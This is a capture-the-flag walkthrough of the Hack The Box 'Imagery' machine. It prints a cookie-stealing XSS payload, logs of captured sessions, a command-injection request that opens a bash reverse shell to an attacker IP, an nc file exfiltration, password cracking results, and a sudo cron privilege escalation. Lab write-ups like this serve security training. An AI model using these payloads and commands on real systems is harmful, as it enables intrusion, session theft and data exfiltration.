Overview Imagery is a medium-difficulty machine from Hack The Box dealing initially with a Cross-Site Scripting (XSS) giving access to admin portal from which we will abuse Local File Inclusion (LFI) to read source code and identify user database and a command injection vulnerability. We will abuse that, decrypt an aes encrypted database, abuse /bin/charcol to get root shell.
Imagery-info-card
Reconnaissance 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA) |_ 256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519) 8000/tcp open http-alt Werkzeug/3.1.3 Python/3.12.7 |_http-server-header: Werkzeug/3.1.3 Python/3.12.7 | fingerprint-strings: | FourOhFourRequest: | HTTP/1.1 404 NOT FOUND | Server: Werkzeug/3.1.3 Python/3.12.7 | Date: Wed, 01 Oct 2025 04:30:10 GMT | Content-Type: text/html; charset=utf-8 | Content-Length: 207 | Connection: close | <!doctype html> | <html lang=en> | <title>404 Not Found</title> | <h1>Not Found</h1> | <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p> | GetRequest: | HTTP/1.1 200 OK | Server: Werkzeug/3.1.3 Python/3.12.7 | Date: Wed, 01 Oct 2025 04:30:04 GMT | Content-Type: text/html; charset=utf-8 | Content-Length: 146960 | Connection: close | <!DOCTYPE html> | <html lang="en" > | <head > | <meta charset="UTF-8" > | <meta name="viewport" content="width=device-width, initial-scale=1.0" > | <title>Image Gallery</title> | <script src="static/tailwind.js" ></script> | <link rel="stylesheet" href="static/fonts.css" > | <script src="static/purify.min.js" ></script> | <style> | body { | font-family: 'Inter' , sans-serif; | margin: 0; | padding: 0; | box-sizing: border-box; | display: flex; | flex-direction: column; | min-height: 100vh; | position: fixed; | top: 0; | width: 100%; | z-index: 50; |_ 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port8000-TCP:V=7.94SVN%I=7%D=10/1%Time=68DCB480%P=x86_64-pc-linux-gnu%r SF:(GetRequest,2A61,"HTTP/1\.1\x20200\x20OK\r\nServer:\x20Werkzeug/3\.1\.3 SF:\x20Python/3\.12\.7\r\nDate:\x20Wed,\x2001\x20Oct\x202025\x2004:30:04\x SF:20GMT\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length SF::\x20146960\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\x2 SF:0lang=\"en\">\n<head>\n\x20\x20\x20\x20<meta\x20charset=\"UTF-8\">\n\x2 SF:0\x20\x20\x20<meta\x20name=\"viewport\"\x20content=\"width=device-width SF:,\x20initial-scale=1\.0\">\n\x20\x20\x20\x20<title>Image\x20Gallery</ti SF:tle>\n\x20\x20\x20\x20<script\x20src=\"static/tailwind\.js\"></script>\ SF:n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"static/fonts\.cs SF:s\">\n\x20\x20\x20\x20<script\x20src=\"static/purify\.min\.js\"></scrip SF:t>\n\n\x20\x20\x20\x20<style>\n\x20\x20\x20\x20\x20\x20\x20\x20body\x20 SF:{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-family:\x20'Int SF:er',\x20sans-serif;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20ma SF:rgin:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20padding:\x SF:200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20box-sizing:\x20bo SF:rder-box;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20display:\x20 SF:flex;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20flex-direction:\ SF:x20column;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20min-height: SF:\x20100vh;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20\x20 SF:\x20\x20nav\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20posit SF:ion:\x20fixed;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20top:\x2 SF:00;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20width:\x20100%;\n\ SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20z-index:\x2050;\n\x20\x2 SF:0\x20\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20\x20\x20\x20#app-con" )%SF:r(FourOhFourRequest,184,"HTTP/1\.1\x20404\x20NOT\x20FOUND\r\nServer:\x2 SF:0Werkzeug/3\.1\.3\x20Python/3\.12\.7\r\nDate:\x20Wed,\x2001\x20Oct\x202 SF:025\x2004:30:10\x20GMT\r\nContent-Type:\x20text/html;\x20charset=utf-8\ SF:r\nContent-Length:\x20207\r\nConnection:\x20close\r\n\r\n<!doctype\x20h SF:tml>\n<html\x20lang=en>\n<title>404\x20Not\x20Found</title>\n<h1>Not\x2 SF:0Found</h1>\n<p>The\x20requested\x20URL\x20was\x20not\x20found\x20on\x2 SF:0the\x20server\.\x20If\x20you\x20entered\x20the\x20URL\x20manually\x20p SF:lease\x20check\x20your\x20spelling\x20and\x20try\x20again\.</p>\n" );Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
First we can see our usual ssh 22 port and a Werkzeug web application deployed on port 8000.

After creating an account and logging into the application, we can spot a report bug button:
Web application

We can see that after reporting a bug, an admin will check it:
Web application
Then this is an obvious XSS bug. We can craft a payload as such:
1 {"bugName" :"<img src=x onerror=\"location.href='http://10.10.16.9/?c='+ document.cookie\";>" ,"bugDetails" :"<img src=x onerror=\"location.href='http://10.10.16.9/?c='+ document.cookie\";>" }
that will get us the admin cookie.
1
2
3
4
5
6
7
8
9
10
11
::ffff:10.10.11.88 - - [01/Oct/2025 08:16:01] code 404, message File not found ::ffff:10.10.11.88 - - [01/Oct/2025 08:16:01] "GET /c2Vzc2lvbj0uZUp3OWpiRU9nekFNUlBfRmM0VUVaY3BFUjc0aU1vbExMU1VHeGM2QUVQLU9vcW9kNzkzVDNRbVJkVTk0ekJFY1lMOE00UmxIZUFEcksyWVdjRllxdGVnNTcxUjBFelNXMVJ1cFZhVUM3bzFKdjhhUGVReGhxMkxfcmtIQlRPMmlyVTZjY2FWeWRCOWI0TG9CS3JNdjJ3LmFOeTVWQS5wUG1RV0dBVk1sUl9qNkNwSTBCalBJWFA4Q1U= HTTP/1.1" 404 - ::ffff:10.10.11.88 - - [01/Oct/2025 08:16:02] "GET /?c=session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aNy5VA.pPmQWGAVMlR_j6CpI0BjPIXP8CU HTTP/1.1" 200 - ::ffff:10.10.11.88 - - [01/Oct/2025 08:16:02] code 404, message File not found ::ffff:10.10.11.88 - - [01/Oct/2025 08:16:02] "GET /c2Vzc2lvbj0uZUp3OWpiRU9nekFNUlBfRmM0VUVaY3BFUjc0aU1vbExMU1VHeGM2QUVQLU9vcW9kNzkzVDNRbVJkVTk0ekJFY1lMOE00UmxIZUFEcksyWVdjRllxdGVnNTcxUjBFelNXMVJ1cFZhVUM3bzFKdjhhUGVReGhxMkxfcmtIQlRPMmlyVTZjY2FWeWRCOWI0TG9CS3JNdjJ3LmFOeTVWQS5wUG1RV0dBVk1sUl9qNkNwSTBCalBJWFA4Q1U= HTTP/1.1" 404 - ::ffff:10.10.11.88 - - [01/Oct/2025 08:16:03] code 404, message File not found ::ffff:10.10.11.88 - - [01/Oct/2025 08:16:03] "GET /favicon.ico HTTP/1.1" 404 - ::ffff:10.10.11.88 - - [01/Oct/2025 08:16:04] code 404, message File not found ::ffff:10.10.11.88 - - [01/Oct/2025 08:16:04] "GET /c2Vzc2lvbj0uZUp3OWpiRU9nekFNUlBfRmM0VUVaY3BFUjc0aU1vbExMU1VHeGM2QUVQLU9vcW9kNzkzVDNRbVJkVTk0ekJFY1lMOE00UmxIZUFEcksyWVdjRllxdGVnNTcxUjBFelNXMVJ1cFZhVUM3bzFKdjhhUGVReGhxMkxfcmtIQlRPMmlyVTZjY2FWeWRCOWI0TG9CS3JNdjJ3LmFOeTVWQS5wUG1RV0dBVk1sUl9qNkNwSTBCalBJWFA4Q1U= HTTP/1.1" 404 - ::ffff:10.10.11.88 - - [01/Oct/2025 08:16:05] code 404, message File not found ::ffff:10.10.11.88 - - [01/Oct/2025 08:16:05] "GET /c2Vzc2lvbj0uZUp3OWpiRU9nekFNUlBfRmM0VUVaY3BFUjc0aU1vbExMU1VHeGM2QUVQLU9vcW9kNzkzVDNRbVJkVTk0ekJFY1lMOE00UmxIZUFEcksyWVdjRllxdGVnNTcxUjBFelNXMVJ1cFZhVUM3bzFKdjhhUGVReGhxMkxfcmtIQlRPMmlyVTZjY2FWeWRCOWI0TG9CS3JNdjJ3LmFOeTVWQS5wUG1RV0dBVk1sUl9qNkNwSTBCalBJWFA4Q1U= HTTP/1.1" 404 -

And we are in as admin:Web application


Now we click on download log for admin and we can abuse that to download other files (LFI):Web application

We can abuse it more to get the main app.py file:Web application

And from there we know to download the database file:Web application
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
{ "users" : [ { "username" : "[email protected] " , "password" : "5d9c1d507a3f76af1e5c97a3ad1eaa31" , "isAdmin" : true , "displayId" : "a1b2c3d4" , "login_attempts" : 0 , "isTestuser" : false , "failed_login_attempts" : 0 , "locked_until" : null } , { "username" : "[email protected] " , "password" : "2c65c8d7bfbca32a3ed42596192384f6" , "isAdmin" : false , "displayId" : "e5f6g7h8" , "login_attempts" : 0 , "isTestuser" : true , "failed_login_attempts" : 0 , "locked_until" : null } , { "username" : "[email protected] " , "password" : "9e76bf31e3d126e7343fbf989e196d43" , "displayId" : "70988401" , "isAdmin" : false , "failed_login_attempts" : 0 , "locked_until" : null , "isTestuser" : false } , { "username" : "[email protected] " , "password" : "5f4dcc3b5aa765d61d8327deb882cf99" , "displayId" : "25251f4e" , "isAdmin" : false , "failed_login_attempts" : 0 , "locked_until" : null , "isTestuser" : false }
And we get our testuser credentials after cracking the hash: testuser:iambatman

Also looking more at the source code, we find the apply_visual_tansform vulnerable to RCE in the command:
Web application
Web application
authenticate as testuser
upload an image and get its id
create this request:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
POST /apply_visual_transform HTTP/1.1 Host : 10.10.11.88:8000Accept-Language : en-US,en;q=0.9Upgrade-Insecure-Requests : 1User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7Referer : http://10.10.11.88:8000/Content-Type : application/jsonAccept-Encoding : gzip, deflate, brCookie : session=.eJxNjTEOgzAMRe_iuWKjRZno2FNELjGJJWJQ7AwIcfeSAanjf_9J74DAui24fwI4oH5-xlca4AGs75BZwM24KLXtOW9UdBU0luiN1KpS-Tdu5nGa1ioGzkq9rsYEM12JWxk5Y6Syd8m-cP4Ay4kxcQ.aNy-tw.yOb6zSiBmKBNTyiSgJtii7QLdFcConnection : keep-aliveContent-Length : 227{ "imageId" : "27213cd2-1695-4ad2-a20c-a1e021642b68" , "transformType" : "crop" , "params" : { "x" : 0 , "y" : 0 , "width" : "100; bash -c 'bash -i >& /dev/tcp/10.10.16.9/4444 0>&1' #" , "height" : 100 } }
=> RCE
1
2
3
4
5
6
7
8
9
10
11
12
PS C:\Users\0xkujen\Downloads> ncat.exe -lvnp 4444 Ncat: Version 7.98 ( https://nmap.org/ncat ) Ncat: Listening on [::]:4444 Ncat: Listening on 0.0.0.0:4444 Ncat: Connection from 10.10.11.88:33480. bash: cannot set terminal process group (1368): Inappropriate ioctl for device bash: no job control in this shell web@Imagery:~/web$ id id uid=1001(web) gid=1001(web) groups =1001(web) web@Imagery:~/web$ web@Imagery:~/web$
make file into base64, transfer it with netcat, crack it:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
web@Imagery:/var/backup$ cat web_20250806_120723.zip.aes | base64 > /tmp/web.b64 <web_20250806_120723.zip.aes | base64 > /tmp/web.b64 web@Imagery:/tmp$ nc 10.10.16.9 1234 < web.b64 nc 10.10.16.9 1234 < web.b64 PS C:\Users\0xkujen\Downloads> ncat.exe -lvnp 1234 > web.b64 Ncat: Version 7.98 ( https://nmap.org/ncat ) Ncat: Listening on [::]:1234 Ncat: Listening on 0.0.0.0:1234 Ncat: Connection from 10.10.11.88:54620. kujen@kujen:~/dpyAesCrypt.py$ python3 dpyAesCrypt.py web_20250806_120723.zip.aes ../rockyou.txt [🔐] dpyAesCrypt.py – pyAesCrypt Brute Forcer [🔎] Starting brute-force with 10 threads... [🔄] Progress: ░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░ 0.00% | ETA: 00:00:00 | Tried 0/14344391/home/kujen/dpyAesCrypt.py/dpyAesCrypt.py:42: DeprecationWarning: inputLength parameter is no longer used, and might be removed in a future version pyAesCrypt.decryptStream(fIn, fOut, password.strip(), buffer_size, os.path.getsize(encrypted_file)) [🔄] Progress: ░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░ 0.01% | ETA: 05:33:16 | Tried 1185/14344391 [✅] Password found: bestfriends 🔓 Decrypt the file now? (y/n): y /home/kujen/dpyAesCrypt.py/dpyAesCrypt.py:142: DeprecationWarning: inputLength parameter is no longer used, and might be removed in a future version pyAesCrypt.decryptStream(fIn, fOut, cracked_pw, args.buffer, os.path.getsize(args.file)) [📁] File decrypted successfully as: web_20250806_120723.zip
Reading the database file we get mark’s hash to crack:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
kujen@kujen:~/dpyAesCrypt.py/web$ cat db.json { "users" : [ { "username" : "[email protected] " , "password" : "5d9c1d507a3f76af1e5c97a3ad1eaa31" , "displayId" : "f8p10uw0" , "isTestuser" : false , "isAdmin" : true , "failed_login_attempts" : 0, "locked_until" : null }, { "username" : "[email protected] " , "password" : "2c65c8d7bfbca32a3ed42596192384f6" , "displayId" : "8utz23o5" , "isTestuser" : true , "isAdmin" : false , "failed_login_attempts" : 0, "locked_until" : null }, { "username" : "[email protected] " , "password" : "01c3d2e5bdaf6134cec0a367cf53e535" , "displayId" : "868facaf" , "isAdmin" : false , "failed_login_attempts" : 0, "locked_until" : null, "isTestuser" : false }, { "username" : "[email protected] " , "password" : "84e3c804cf1fa14306f26f9f3da177e0" , "displayId" : "7be291d4" , "isAdmin" : true , "failed_login_attempts" : 0, "locked_until" : null, "isTestuser" : false } ], "images" : [], "bug_reports" : [], "image_collections" : [ { "name" : "My Images" }, { "name" : "Unsorted" }, { "name" : "Converted" }, { "name" : "Transformed" } ] }
mark:supersmash
Privilege Escalation - /bin/charcol abuse to get shell: Looking at what mark can execute as root:
1
2
3
4
5
6
7
8
9
10
mark@Imagery:~$ sudo -l sudo -l Matching Defaults entries for mark on Imagery: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty User mark may run the following commands on Imagery: (ALL) NOPASSWD: /usr/local/bin/charcol
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
sudo /usr/local/bin/charcol --help usage: charcol.py [--quiet] [-R] {shell,help } ... Charcol: A CLI tool to create encrypted backup zip files. positional arguments: {shell,help } Available commands shell Enter an interactive Charcol shell. help Show help message for Charcol or a specific command . options: --quiet Suppress all informational output, showing only warnings and errors. -R, --reset-password-to-default Reset application password to default (requires system password verification). mark@Imagery:~$ sudo /usr/local/bin/charcol -R sudo /usr/local/bin/charcol -R Attempting to reset Charcol application password to default. [2025-10-01 06:52:48] [INFO] System password verification required for this operation. Enter system password for user 'mark' to confirm: supersmash [2025-10-01 06:52:53] [INFO] System password verified successfully. Removed existing config file: /root/.charcol/.charcol_config Charcol application password has been reset to default (no password mode). Please restart the application for changes to take effect. mark@Imagery:~$ sudo -u root /usr/local/bin/charcol shell sudo -u root /usr/local/bin/charcol shell First time setup: Set your Charcol application password. Enter '1' to set a new password, or press Enter to use 'no password' mode: Are you sure you want to use 'no password' mode? (yes /no): yes yes [2025-10-01 06:53:11] [INFO] Default application password choice saved to /root/.charcol/.charcol_config Using 'no password' mode. This choice has been remembered. Please restart the application for changes to take effect. mark@Imagery:~$ id id uid=1002(mark) gid=1002(mark) groups =1002(mark)
And we will finally get a root shell with it:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
mark@Imagery:~$ sudo -u root /usr/local/bin/charcol shell sudo -u root /usr/local/bin/charcol shell ΓûæΓûêΓûêΓûêΓûêΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûêΓûêΓûêΓûêΓûêΓûêΓûê ΓûæΓûêΓûêΓûêΓûêΓûêΓûê ΓûæΓûêΓûêΓûæΓûêΓûêΓûêΓûê ΓûæΓûêΓûêΓûêΓûêΓûêΓûêΓûê ΓûæΓûêΓûêΓûêΓûêΓûêΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûêΓûêΓûêΓûêΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûêΓûêΓûêΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûêΓûêΓûêΓûêΓûæΓûêΓûê ΓûæΓûêΓûê ΓûæΓûêΓûêΓûêΓûêΓûêΓûêΓûê ΓûæΓûêΓûêΓûêΓûêΓûêΓûêΓûê ΓûæΓûêΓûê Charcol The Backup Suit - Development edition 1.0.0 [2025-10-01 06:56:32] [INFO] Entering Charcol interactive shell. Type 'help' for commands, 'exit' to quit. charcol> charcol> auto add --schedule "*/1 * * * *" --command "cat /root/root.txt >> /tmp/flag.txt" --name "TestTimestamp" --log-output /tmp/root.txt <" --name " TestTimestamp" --log-output /tmp/root.txt [2025-10-01 06:56:37] [INFO] System password verification required for this operation. Enter system password for user 'mark' to confirm: supersmash [2025-10-01 06:56:42] [INFO] System password verified successfully. [2025-10-01 06:56:42] [INFO] Auto job 'TestTimestamp' (ID: 09f0aa5a-17e3-4ed0-a77d-5640dde59764) added successfully. The job will run according to schedule. [2025-10-01 06:56:42] [INFO] Cron line added: */1 * * * * CHARCOL_NON_INTERACTIVE=true cat /root/root.txt >> /tmp/flag.txt >> /tmp/root.txt 2>&1 charcol>
That was it for Imagery, hope you learned something new!
-0xkujen